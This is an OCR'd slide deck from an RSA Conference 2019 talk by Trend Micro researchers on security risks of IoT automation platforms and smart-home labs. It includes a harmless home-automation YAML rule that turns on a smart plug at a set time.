RSAConference2019
San Francisco | March 4–8 | Moscone Center

SESSION ID: HT-T07

Secure the Pod Bay Doors, HAL: Cybersecurity Risks of IoT Automation


Stephen Hilt

Senior Threat Researcher
Trend Micro
@sjhilt


Numaan Huq

Senior Threat Researcher
Trend Micro
@nmnhuq

We Programmed a Smart Alarm!




IoT Automation Platforms




3 Types of IoT Automation Platforms


- Local Automation Servers
- Virtual Assistant Automation Servers
- Cloud-based Automation Servers




What are Complex IoT Environments (CIE)?




Types of Smart Homes




Bolt-on Smart Home Lab: US






Bolt-on Smart Home Lab: US





```
- action:
  - data:
      entity_id: switch.wemo_mini
    service: switch.turn_on
  alias: 99.01 Test Wemo On
  condition: []
  id: '1520211490913'
  trigger:
  - at: 06:30:00
    platform: time
```

